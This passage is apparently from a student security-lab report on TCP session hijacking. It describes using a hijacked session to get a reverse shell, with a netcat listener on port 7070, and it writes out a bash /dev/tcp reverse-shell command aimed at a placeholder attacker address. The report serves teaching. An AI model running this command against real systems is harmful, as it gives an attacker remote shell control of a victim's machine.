
Thus, our tcp session hijack attack was successful.

# TASK 5: CREATING REVERSE SHELL USING TCP SESSION HIJACKING


The screen shots for task-5 are below.

This task is similar to the one above. In the tcp hijacking, the attacker can launce only 1 command. But as an attacker, we need to get the shell of the victim, which would be the best thing because, after that, we can run multiple commands and do damage on a larger scale. Thus in this task, we create a reverse shell using the tcp hijacking.


We run the reverse tcp shell.



Now, in the above screen shot, we can see that there has been an active session between the observer and the victim. The attacker can sniff the session as before and find out all the information. The only difference in the task from task-4 is this, the hex code has been changed. Also, the attacker is now waiting for the connection on port 7070 as seen above.




The attacker sniffs the data and gets all the information.



Once the attacker launches the attack, in the above screen shot, we can see that the attack has been successful. I.e. in the screen shot, we see that we get the shell of the victim. The command has been provided by Dr Du in his lab. We basically run the netcat on the attacker which is waiting for the connection. And in the malicious code, we run the /bin/bash –I > /dev/tcp/attacker ip/port 0<&1 2 >&1 means, we run the bash shell, and redirect the output and the error to the connection and get the input from the connection. Thus, this creates a reverse shell.

From the screen shot, we can see that the attack has been successful.



We Can also verify this from the wireshark.

Thus, our reverse shell using session hijacking was successful. End of Lab4.